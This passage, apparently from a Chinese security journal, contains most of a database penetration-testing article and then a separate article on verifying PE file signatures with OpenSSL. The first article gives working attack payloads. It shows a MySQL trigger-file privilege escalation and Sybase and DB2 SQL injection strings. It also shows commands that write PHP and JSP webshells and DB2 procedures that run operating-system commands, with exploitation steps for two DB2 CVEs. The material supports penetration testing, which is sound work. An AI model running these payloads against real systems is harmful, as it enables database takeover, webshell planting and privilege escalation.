(2) 使用 MySQL 将 mof 文件上传到 %SystemRoot%\System32\Wbem\MOF\ 目录下，系统会自动运行文件并执行文件中的命令。

(二)MySQL 触发器提权

通过 MySQL 触发器提权可以获取一个 MySQL root 权限的账号，在利用过程中，需要提权的账号需要有 “File” 权限，或者是有能力向 MySQL 的目录下写入文件。

此方法的原理为 MySQL 的触发器是以明文文本的形式保存在对应库的目录下面，形式为触发器文件 *.TRG 和触发器描述文件 *.TRN，可以通过 select into outfile 方式写入。MySQL 在定义触发器的时候有一个定义触发器执行角色的字段 DEFINER，此字段默认与建立触发器的角色相同。如果我们可以上传一个执行角色为 root 的触发器，那么就能以 root 权限执行触发语句。本地新建一个触发器，然后修改相关配置，如触发角色等，即可实现提权。

本节描述的方法在以下环境中测试成功：

(1)CentOS 5.5 + MySQL 5.0.51a

(2)Win2k3 + MySQL 5.5.24

步骤：

(1) 使用数据库普通用户连接 MySQL，执行以下语句写入 rootme.TRN 文件和 cms_users.TRG 文件，生成数据库 cms 的 after update 类型的触发器，作用于表 cms_users。当对 cms_users 做 update 操作时，将生成一个拥有所有权限的用户，相当于 root 用户。

```
/**  TRG 文件  **/
/**  SELECT 'TYPE=TRIGGERS' into outfile'C:\\wamp\\bin\\mysql\\mysql5.5.24\\data\\cms\\rootme.TRG' LINES TERMINATED BY '\ntriggers=\'CREATE DEFINER=`root`@`localhost` trigger rootme after update on cms_users for each row\\nbegin \\nUPDATE mysql.user SET Select_priv=\\\'Y\\\', Insert_priv=\\\'Y\\\', Update_priv=\\\'Y\\\', Delete_priv=\\\'Y\\\', Create_priv=\\\'Y\\\', Drop_priv=\\\'Y\\\', Reload_priv=\\\'Y\\\', Shutdown_priv=\\\'Y\\\', Process_priv=\\\'Y\\\', File_priv=\\\'Y\\\', Grant_priv=\\\'Y\\\', References_priv=\\\'Y\\\', Index_priv=\\\'Y\\\', Alter_priv=\\\'Y\\\', Show_db_priv=\\\'Y\\\', Super_priv=\\\'Y\\\', Create_tmp_table_priv=\\\'Y\\\', Lock_tables_priv=\\\'Y\\\', Execute_priv=\\\'Y\\\', Repl_slave_priv=\\\'Y\\\', Repl_client_priv=\\\'Y\\\', Create_view_priv=\\\'Y\\\', Show_view_priv=\\\'Y\\\', Create_routine_priv=\\\'Y\\\', Alter_routine_priv=\\\'Y\\\', Create_user_priv=\\\'Y\\\', ssl_type=\\\'Y\\\', ssl_cipher=\\\'Y\\\', x509_issuer=\\\'Y\\\', x509_subject=\\\'Y\\\',max_questions=\\\'Y\\\', max_updates=\\\'Y\\\', max_connections=\\\'Y\\\' WHERE User=\\\'test\\\';\\nend\'\nsql_modes=0\ndefiners=\'root@localhost\'\nclient_cs_names=\'gbk\'\nconnection_cl_names=\'gbk_chinese_ci\'\ndb_cl_names=\'utf8_general_ci\'\n';  **/
/**  TRN 文件  **/
/**  SELECT 'TYPE=TRIGGERNAME\\ntrigger_table=rootme;' into outfile 'C:\\wamp\\bin\\mysql\\mysql5.5.24\\data\\cms\\cms_users.TNG';  **/
```

(2) 对 cms_users 表执行 update 操作触发上述触发器。

四、Sybase 数据库在渗透测试中的应用

本节介绍 Sybase 的使用和在渗透测试中的应用。

(一)Sybase SQL 注入

本小节介绍对 Sybase 进行 SQL 注入的方法和获取信息的 SQL 语句。

1.Sybase 的 SQL 注入方法

注释符 :

Sybase 使用双连字符 -- 作为单行注释, 使用 /**/ 作为多行注释。

union 操作符 :

Sybase 支持 union 操作符，如使用 union 方法进行注入 :

```
id=-1 union select 1,"",(select @@version)
```

报错注入 :

Sybase 支持利用类型转换报错进行注入，但要注意 Sybase 不支持不同类型数据直接比较 (这点与 SQL Server 不同)，需要使用 convert 转换。如下 :

```
id=1 and 1=convert(integer,user)
```




图 2 Sybase 报错注入

多句查询 :

Sybase 支持多语句查询，但与 SQL Server 不同的是，多条语句以空格而不是分号分隔。




图 3 Sybase 多句查询

对编码的支持 :

Sybase 的 char 函数将 ASCII 码转为字符，且支持用 0x..... 的方式表示字符串。




图 4 Sybase 编码支持

2.Sybase SQL 语句

判断是否为 Sybase 数据库 :

```
id=1 and exists(select * from master.dbo.ijdbc_function_escapes)
```

获取数据库版本 :

```
select+@@version
```

获取数据库 :

```
/* 复杂版本 */

/* 列出第一个库 master */
```

```
SELECT MIN(ISNULL(CONVERT(NVARCHAR(4000),gJyQ.name),CHAR(32))) FROM (SELECT name FROM master..sysdatabases) AS gJyQ WHERE CONVERT(NVARCHAR(4000),gJyQ.name)>' '
/* 列出除 master 外的第一个库 */
SELECT MIN(ISNULL(CONVERT(NVARCHAR(4000),gJyQ.name),CHAR(32))) FROM (SELECT name FROM master..sysdatabases) AS gJyQ WHERE CONVERT(NVARCHAR(4000),gJyQ.name)>'master'
/* 简单版本 */
/* 通过不断递增 dbid 的值获取全部库，dbid 是连续的数字，很容易猜解 */
SELECT name FROM master..sysdatabases where dbid=1
```

获取表：

```
/* 列出第一个表 cmd */
select MIN(ISNULL(CONVERT(NVARCHAR(4000),aaaa.name),CHAR(32))) from (select name from test.dbo.sysobjects where type='U') AS aaaa where CONVERT(NVARCHAR(4000),aaaa.name)>' '
/* 列出除 cmd 外的第一个表 cmd0 */
select MIN(ISNULL(CONVERT(NVARCHAR(4000),aaaa.name),CHAR(32))) from (select name from test.dbo.sysobjects where type='U') AS aaaa where CONVERT(NVARCHAR(4000),aaaa.name)>'cmd'
```

获取列：

```
/* 通过递增 colid 字段依次获取所有列 */
select name from test..syscolumns where id=object_id('users') and colid=1
```

获取前 N 条语句：Sybase 12.5.2 及以前的版本不支持 TOP 关键字，形如 select top N from 注入语句将报错，可以使用 set rowcount N 代替。

```
set rowcount 1 select name from users
select name from users set rowcount 1
```

技巧：Sybase 支持用 /**/ 或 + 代替空格。

```
select/**/1/**/union select 2
```

(二) 利用 Sybase 执行操作系统命令

Sybase 的 xp_cmdshell 存储过程可用于执行系统命令，该存储过程默认不开启，可通过以下方式开启：

```
sp_configure 'xp_cmdshell context',0
```

开启后即可通过该存储过程执行系统命令：




图 5 Sybase xp_cmdshell 存储过程

(三) 利用 Sybase 向操作系统写文件

可通过向操作系统写文件达到获取 webshell 等目的。Sybase

通过备份服务向系统写文件。此方法需满足三个条件：

(1) 备份服务打开

(2) 备份服务允许远程访问

(3) 有数据库权限（宿主权限）+ 磁盘写权限

通过运行以下 SQL 语句备份写 webshell：

```
(1)create table cmd(a image)--
(2)insert into cmd(a) values ('<?php phpinfo();?>')--
(3)/* 全备份 */
dump database test to ’ C:\wamp\www\1.php’
或
/* LOG 备份 */
dump TRANSACTION test to ’ C:\wamp\www\1.php’
(4)drop table cmd--
```

五、DB2 数据库在渗透测试中的应用

本节介绍 DB2 使用和在渗透测试中的应用。

(一)DB2 SQL 注入

本小节介绍在 DB2 中获取信息的 SQL 语句和对 DB2 进行 SQL 注入的方法。

1.DB2 SQL 语句

获取数据库版本：

```
SELECT service_level FROM table(sysproc.env_get_inst_info()) as instanceinfo
```

获取当前用户：

```
SELECT user FROM sysibm.sysdummy1
SELECT session_user FROM sysibm.sysdummy1
SELECT system_user FROM sysibm.sysdummy1
```

获取数据库的用户：

```
SELECT distinct(authid) FROM sysibmadm.privileges
SELECT distinct(grantee) FROM sysibm.systabauth
```

获取数据库表的权限：

```
SELECT * FROM syscat.tabauth
```

获取当前用户的权限：

```
SELECT * FROM syscat.tabauth where grantee = current user
```

列出数据库的 DBA 账户：

```
SELECT distinct(grantee) FROM sysibm.systabauth where CONTROLAUTH='Y'
```

获取当前数据库：

```
SELECT current server FROM sysibm.sysdummy1
```

获取当前数据库中所有表：

```
SELECT table_name FROM sysibm.tables
SELECT name FROM sysibm.systables
```

获取当前数据库中所有列：

```
SELECT name, tbname, coltype FROM sysibm.syscolumns
```

注释符：

```
DB2 数据库使用双连字符 -- 作为单行注释，使用 /**/ 作为多行注释
```

获得前 N 条记录：

```
SELECT * FROM sysibm.systables ORDER BY name ASC fetch first N rows only
```

截取字符串：

```
SELECT substr('abc',2,1) FROM sysibm.sysdummy1
```

字符与 ASCII 码互相转换：

```
SELECT chr(65) FROM sysibm.sysdummy1
```

字符串连接：

```
SELECT 'a' concat 'b' concat 'c' FROM sysibm.sysdummy1
SELECT 'a' || 'b' || 'c' FROM sysibm.sysdummy1
```

时间延迟，下列语句若 user 的第一个字符的 ASCII 码为 68 将造成延时：

```
and (SELECT count(*) FROM sysibm.columns t1, sysibm.columns t2, sysibm.columns t3)>0 and (SELECT ascii(substr(user,1,1)) FROM sysibm.sysdummy1)=68
```

UNION 操作符：

DB2 支持在 SELECT 语句中使用 UNION 操作符，UNION 的各列必须类型相同才不会报错。

不能直接使用 SELECT … FROM … UNION SELECT NULL, NULL … FROM …的方法。在 SELECT 中使用 NULL 需要指定类型，如下：

```
select ... cast(NULL as int) as column_A, cast(NULL as varchar(128)) as column_B, ... FROM ...
```

多语句查询：

DB2 不支持形如 statement1; statement2 形式的多语句查询

2.DB2 的 SQL 注入方法

对 DB2 进行 SQL 注入通用方法是盲注，由于 DB2 的 UNION 操作符限制较多，因此利用 UNION 注入很多时候不会成功；由于 DB2 不支持多语句查询，因此无法通过多语句方法注入并调用存储过程。

另外，可利用数据库的报错信息获取部分敏感信息，如下：在查询条件后附加 group by 1-- 会显示本次查询的表中的第一列列名 ID，之后将条件改为 group by ID-- 得到第二列的列名，依次替换 group by 后的列名将枚举当前表中的所有列。




图 6 DB2 报错注入

(二) 利用 DB2 读写操作系统文件

可以使用 DB2 读写系统文件，达到获取敏感信息、写 webshell 等目的。

远程连接的用户通过调用 DB2 的 ADMIN_CMD 存储过程读写操作系统文件。ADMIN_CMD 存储过程用于执行 DB2 命令行(CLP)命令，其 schema 为 SYSPROC，8.2.2 版本开始引入。经测试（DB2 V9.5)数据库普通用户默认具有调用 ADMIN_CMD 存储过程的权限。

读取操作系统文件通过调用 ADMIN_CMD 存储过程执行 IMPORT 命令实现，方法如下：

```
CALL ADMIN_CMD('IMPORT FROM C:\Windows\win.ini OF DEL INSERT INTO CONTENT');
```

远程连接数据库的用户可以先创建一个表（或对已存在的 IMPORT 命令涉及的表有 INSERT 和 SELECT 权限），然后调用存储过程将文件读入创建的表中。

向操作系统写文件通过调用 ADMIN_CMD 存储过程执行 EXPORT 命令实现，方法如下：

```
CALL SYSPROC.ADMIN_CMD ('EXPORT TO C:\RESULT.jsp OF DEL MODIFIED BY NOCHARDEL SELECT ''<%if(request.getParameter("f")!=null){(new java.io.FileOutputStream(application.getRealPath("/")+request.
```

```
getParameter("f"))).write(request.getParameter("c").
getBytes());response.getWriter().print("[OK]");}%>'' FROM
VOTENAME FETCH FIRST 1 ROWS ONLY');
```

远程连接数据库的用户可以先创建一个表（或对 EXPORT 命令涉及的表具有 SELECT 权限），然后调用存储过程向操作系统写文件。另外，如上通过 EXPORT 命令写入自定义字符串内容时，SELECT 的表中必须至少有一条记录否则写入内容为空。

（三）利用 DB2 执行操作系统命令

执行操作系统命令需要远程连接的用户具有创建存储过程的权限，连接后创建一个存储过程执行命令。

创建存储过程语法：

```
CREATE PROCEDURE db2_cmd_exec (IN cmd
varchar(200))
EXTERNAL NAME 'c:\windows\system32\msvcrt!system'
/* Linux 平　台：EXTERNAL NAME '/usr/lib/libstdc++.
so.6!system' */
LANGUAGE C
DETERMINISTIC
PARAMETER STYLE DB2SQL
```

调用上述存储过程 db2_cmd_exec 即可执行操作系统命令。

另外，创建的存储过程默认为 FENCED（受保护的），例如对于 Linux 下 DB2 的，使用 db2inst1 用户连接数据库创建并运行上述存储，DB2 服务器端实际是以 db2fenc1 用户运行该存储过程。若要创建 NOT FENCED 的存储过程（需要具有 SYSADM 特权、DBADM 特权或一个特殊的特权（CREATE_NOT_FENCED）），需要在创建存储过程中指定，如下：

```
CREATE PROCEDURE db2_cmd_exec (IN cmd
varchar(200))
EXTERNAL NAME '/usr/lib/libstdc++.so.6!system'
LANGUAGE C
DETERMINISTIC
PARAMETER STYLE DB2SQL
NOT FENCED
```

（四）利用 DB2 提权

本节介绍两个 DB2 提权漏洞原理及利用方法。

1.CVE-2014-0907

CVE-2014-0907 是一个 DB2 本地提权漏洞，该漏洞允许一个本地普通用户获取到 root 权限。

该漏洞原理为 DB2 的 db2iclean 程序会在当前目录下搜索 libdb2ure2.so.1 库文件，下图为执行该程序时对库文件的访问情况，可见 DB2 对于 libdb2ure2.so.1 库文件的搜索在当前目录先于 DB2 安装目录。因此如果在当前目录下写入同名库文件，则运行 db2iclean 会加载该文件并执行其中的代码。由于 db2iclean 命令是 SUID root 权限，因此恶意代码会以 root 权限被运行。

```
execve("/home/db2inst1/sqllib/adm/db2iclean", ["/home/db2inst1/sqllib/adm/db2icl"...], [/* 50 vars */]) = 0
brk(0)                                  = 0x88a7000
fcntl64(0, F_GETFD)                     = 0
fcntl64(1, F_GETFD)                     = 0
fcntl64(2, F_GETFD)                     = 0
access("/etc/suid-debug", F_OK)         = -1 ENOENT (No such file or directory)
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb770a000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
open("./tls/i686/sse2/libdb2ure2.so.1", O_RDONLY) = -1 ENOENT (No such file or directory)
open("./tls/i686/libdb2ure2.so.1", O_RDONLY) = -1 ENOENT (No such file or directory)
open("./tls/sse2/libdb2ure2.so.1", O_RDONLY) = -1 ENOENT (No such file or directory)
open("./tls/libdb2ure2.so.1", O_RDONLY) = -1 ENOENT (No such file or directory)
open("./i686/sse2/libdb2ure2.so.1", O_RDONLY) = -1 ENOENT (No such file or directory)
open("./i686/libdb2ure2.so.1", O_RDONLY) = -1 ENOENT (No such file or directory)
open("./sse2/libdb2ure2.so.1", O_RDONLY) = -1 ENOENT (No such file or directory)
open("./libdb2ure2.so.1", O_RDONLY)     = -1 ENOENT (No such file or directory)
open("/DoNotCreateThisPath_marker1.*chglibpath/tls/i686/sse2/libdb2ure2.so.1", O_RDONLY) = -1 ENOENT (No such file or directory)
stat64("/DoNotCreateThisPath_marker1.*chglibpath/tls/i686/sse2", 0xbfabe730) = -1 ENOENT (No such file or directory)
open("/DoNotCreateThisPath_marker1.*chglibpath/tls/i686/libdb2ure2.so.1", O_RDONLY) = -1 ENOENT (No such file or directory)
stat64("/DoNotCreateThisPath_marker1.*chglibpath/tls/i686", 0xbfabe730) = -1 ENOENT (No such file or directory)
open("/DoNotCreateThisPath_marker1.*chglibpath/tls/sse2/libdb2ure2.so.1", O_RDONLY) = -1 ENOENT (No such file or directory)
stat64("/DoNotCreateThisPath_marker1.*chglibpath/tls/sse2", 0xbfabe730) = -1 ENOENT (No such file or directory)
open("/DoNotCreateThisPath_marker1.*chglibpath/tls/libdb2ure2.so.1", O_RDONLY) = -1 ENOENT (No such file or directory)
```

图 7 DB2 db2iclean strace 结果

```
-r-sr-sr-x. 1 db2inst1 db2iadm1  156342 Oct 20 17:20 db2govd
-r-xr-xr-x. 1 db2inst1 db2iadm1    6163 Oct 20 17:20 db2govlg
-r-sr-xr-x. 1 root     db2iadm1  419260 Oct 20 17:20 db2havend
-r-sr-x---. 1 root     db2iadm1   53429 Oct 20 17:20 db2iclean
-r-sr-s---. 1 db2inst1 db2iadm1  121862 Oct 20 17:20 db2inidb
-r-sr-xr-x. 1 root     db2iadm1  222078 Oct 20 17:20 db2licd
```

图 8 DB2 db2iclean 权限

注意：由于 db2iclean 不是公开执行权限，所以攻击者需要使用 db2iadm1 组用户执行，或诱使该组成员在攻击者写入了恶意库文件的目录下执行该程序。

2.CVE-2013-6744

CVE-2013-6744 是 DB2 在 Windows 平台下的提权漏洞，利用该漏洞将使 Windows 普通用户获取到 Administrator 权限。利用该漏洞需要有一个可以连接数据库的用户，且该用户具有创建外部过程的权限 (CREATE _EXTERNAL_ROUTINE)。

该漏洞原理为：在 Windows 平台特权帐户默认情况下，DB2 服务运行时并不受访问控制检查，这意味着可以通过 CREATE_EXTERNAL_ROUTINE 权限创建一个库文件并调用，从而权限得以提升。

利用步骤：

(1) 创建以下存储过程：

```
CREATE PROCEDURE db2_exec (IN cmd varchar(1024))
EXTERNAL NAME 'msvcrt!system' LANGUAGE C
DETERMINISTIC PARAMETER STYLE DB2SQL
```

(2) 调用上述存储过程，查看命令创建的 whoami.log 文件，发现包含了 db2admin 信息。这意味着，我们用一个非管理员账户成功用管理员权限执行了命令。

```
CALL db2_exec('whoami /all > C:\whoami.log')
```

参考文献

1) 鲍诚毅，针对 Oracle 数据库的攻防技术研究 [D]，上海交通大学，2011

2) 张恒智，Oracle 数据库的注入攻击和防御研究 [D]，上海交通大学，2012

3) 赵力涵、薛质、王轶骏，Oracle 数据库权限提升漏洞的挖掘研究 [J]，信息安全与通信保密，2012，01:97-99

4)http://www.waitalone.cn/mysql-tiquan-summary.html

5) 吕小钢、孙晓慧，浅谈 Sybase 数据库的安全问题，信息安全与通信保密，2006

6) 包晓瑜、熊和金、王 邈、吴 洋，SYBASE 数据库系统的安全保护研究，物流技术，2002

7)http://en.wikipedia.org/wiki/IBM_DB2

8)http://www.ibm.com/developerworks/cn/data/library/techarticles/dm-0503melnyk/

9)http://www.sqlinjectionwiki.com/Categories/7/ibmdb2-sql-injection-cheat-sheet/

10)http://www-01.ibm.com/support/docview.wss?uid=swg21672100

11)http://blog.spiderlabs.com/2014/07/about-two-ibm-db2-luw-vulnerabilities-patched-recently.html

恶意文件分析系统中的数字签名验证

安全研究部 李志昕

关键词：恶意文件分析 数字签名 Openssl

摘要：本文主要介绍了 Linux 环境下的 PE 文件数字签名验证的相关技术，着重介绍了从 PE 文件中解析数字签名，并应用 Openssl 库进行证书信任链的验证。最后，对恶意文件分析系统中对数字签名的信任策略问题，提出一些讨论和思考。

一．前言

本文是基于一个真实项目中所涉及到的数字签名验证问题的相关实践所进行的总结，并不希望详细介绍数字签名技术的方方面面，而是仅就项目中遇到的问题和解决问题的思路方法进行介绍。

本文主要介绍的内容有：在 Linux 环境下如何验证 PE 文件的数字签名，如何从 Windows 系统中导出信任证书并在 Linux 应用，以及数字签名验证通过情况下的文件信任策略。这当中所涉及到的数字签名的概念和技术，为了保证文章的完整可读，也将作以简要的介绍。

二．PE 文件数字签名格式

这里假定读者已经具备数字签名的基本理论知识，如果不了解可以先阅读一下 What is a Digital Signature[1] 这篇文章，其中用比较形象的手法解释了相关概念。

接下来，首先看一下我们遇到的问题。我们的恶意文件分析系

统（以下简称分析系统）接收到用户提交的样本文件后，在进行动态分析之前会先做一些静态分析。而在对 PE 文件的静态分析中，如果 PE 文件有数字签名，则要对签名进行验证。若数字签名验证通过，则不再对其进行后续分析。这样做主要考虑的是降低误报，以及减少服务器资源消耗。但是由于分析系统是运行在 Linux 平台上，所以无法直接利用 Windows 系统的工具来完成验证。当然，另外提供一个基于 Windows 的验证服务器也是一个很好的思路，那么在我们的项目中，采用的是在 Linux 环境下直接提取 PE 文件的数字签名并验证的方法。要做到这一点，就必须先了解 PE 文件数字签名的格式。

图 2.1 引自于微软的官方文档 [2]，该图比较清晰地展现了 PE 文件数字证书的结构，下面作以简要的描述：

(1)PE 文件头部的可选头部中，数据目录（Data Directories）的第五项，为安全目录（Security Directory），指定了证书表项（Certificate Table）在 PE 文件中的位置和大小。

(2) 证书表项，每项包含一个 8 字节的头部以及符合 PKCS#7[3] 定义的签名数据。

头部定义如下：

1 ~ 4	5 ~ 6	7 ~ 8
表项长度	证书版本	证书类型

- 表项长度：头部和签名数据的总长度
- 证书版本：常见为 0x0200 (WIN_CERT_REVISION_2)
- 证书类型：常见为 0x0002 (WIN_CERT_TYPE_PKCS_SIGNED_DATA)




图 2.1 Windows PE 文件格式和可信代码签名格式

(3) 签名数据中主要包含了 PE 文件的 Hash 值，使用软件发布者私钥创建的签名，以及 X.509 v3 格式的证书。PE 文件 Hash 的计算不包含图 2.1 中灰色背景的部分，目的是避免绑定证书文件影响到 Hash 值。

三．应用 Openssl 验证数字签名

从 PE 文件中提取得到签名数据后，接下来就需要对其进行验证。读者可能发现，在上一节中我们并没有对签名数据进行深入的解析。主要原因：一是 PKCS#7、X.509 等等这些标准并不是本文要着重介绍的，此外我们实际可以应用 Openssl 来完成解析和验证的工作，从而绕过对这些复杂细节的纠缠。

下面简要介绍一下所使用到的主要 Openssl 库函数和验证过程：

(1)PKCS7 *d2i_PKCS7(PKCS7 **a, unsigned char **pp, unsigned int length)

该函数的作用是加载 PKCS7 SignedData 结构数据。*a 为结果写入的对象，可以传入 NULL，函数将自动创建新对象；*pp 为指向签名数据的指针；length 为签名数据长度，这两个变量的值按上一节的方法解析 PE 文件即可获得。

(2)X509_STORE *X509_STORE_new(void)

该函数用于创建 X509_STORE 对象，结合下列函数使用。

(3)int X509_STORE_load_locations(X509_STORE *store,
const char *file, const char *dir)

该函数的作用为加载可信证书，用来验证签名证书。store 即 X509_STORE_new 函数创建的对象；file 为加载的文件名；dir 为加载的目录名。

(4)int PKCS7_verify(PKCS7 *p7, STACK_OF(X509) *certs,
X509_STORE *store, BIO *indata, BIO *out,
int flags)

这个函数就是验证签名的关键函数了，下面详细介绍一下相关参数：

•p7 即为使用 d2i_PKCS7 加载的数据结构

•certs 为一套用来查找签名者证书的证书集，可传入 p7->d.sign->cert

•store 为可信证书仓库对象

•indata 为已签名的数据；这里稍微有点复杂，需要计算一下 buffer 的偏移，实际 Openssl 已经解析了结构，只要用以下代码处理一下即可：

```
/* 引自osslsigncode.c */
unsigned int asn1_simple_hdr_len(const unsigned char *p,
unsigned int len) {
    if (len <= 2 || p[0] > 0x31)
        return 0;
    return (p[1]&0x80) ? (2 + (p[1]&0x7f)) : 2;
}

int seqhdrlen = asn1_simple_hdr_len(
p7->d.sign->contents->d.other->value.sequence->data,
p7->d.sign->contents->d.other->value.sequence->length);

BIO *indata = BIO_new_mem_buf(
p7->d.sign->contents->d.other->value.sequence->data + seqhdrlen,
p7->d.sign->contents->d.other->value.sequence->length - seqhdrlen);
```

•out 为输出内容写入的 buffer

•flags 是用来修改验证操作的可选标志。主要介绍两个 flag：

1)PKCS7_NOVERIFY，表示签名者证书将不进行信任链验证。在无可信证书仓库的情况下，可以设置这个标志。

2)PKCS7_NOCHAIN，表示除了签名者证书，其他所包含的证书将不被作为 untrusted CAs 使用，也就意味着整个信任链必须包含在可信证书仓库中。在实际项目中应用了该标志，原因是某些 PE

文件中所带的其他证书可能不作为验证目的，如果不设置此标志，则会导致验证异常。我们在IE自带的某些PE文件上观察到了这种现象。按理说，不作为验证目的的其他证书不应该出现在信任链检查过程中，可能是 Openssl 的 BUG，也可能是我们哪里用法不对。理论上，设置该标志，对数字签名的验证是强验证，很多二级或多级签发的证书不能通过验证。总之，设置该标志，纯粹是为了临时解决问题。

四．创建可信证书仓库

从上一节的内容可知，如果没有可信任证书仓库，也就无法进行信任链的验证。当然，还有使用 CA 服务器等其它方式，但如果考虑在本地验证的情况下，是必须要有可信任证书仓库的。接下来我们要做的就是“乾坤大挪移”，将 Windows 系统中的可信证书导出到 Linux 系统中来，需要以下几个步骤：

(1) 导出 Windows 系统中的可信证书

“Win + R” 调出 Run 对话框，输入“certmgr.msc” 运行。在证书管理窗口（见图 4.1 ）的左侧栏中选中“Trusted Root Certification Authorities” – “Certificates”，然后在右侧栏中“Ctrl + A”全选，单击右键选择“All Tasks” – “Export…”。

在向导（见图 4.2 ）中选择“Personnal Information Exchange - PKCS#12”，完成向导导出后得到后缀为”.pfx”的文件，假定为 CAs.pfx。

(2) 转换格式

Windows 导出的证书无法直接应用，需要转换成 pem 格式，使用如下命令：




图 4.1 Windows 证书管理程序




图 4.2 证书导出向导

```
$> openssl pkcs12 –in CAs.pfx –out CAs.pem
```

此时 CAs.pem 中包含了所有导出的证书，还需要将它们拆分成单独的 pem 文件。这里可以用一个简单的 Python 脚本来实现：

```
pem_bundle = file('CAs.pem', 'r')
ENDING = "-----END CERTIFICATE-----"
pem_id = 1
buf = []

for line in pem_bundle:
    buf.append(line)
    if line.strip() == ENDING:
        with file('cert%d.pem' % pem_id, 'w') as pem:
            pem.writelines(buf)
        buf = []
        pem_id += 1
```

可能有现成的 Openssl 命令行参数实现这种拆分，没有细究。

(3) 创建 hash link

最后，需要对证书文件创建 hash link，不同 Linux 发行版下用的命令可能会有所不同，例如：Ubuntu 14.04 使用 c_rehash，而 Fedora 20 使用 cacertdir_rehash。

```
$> c_rehash <directory>
```

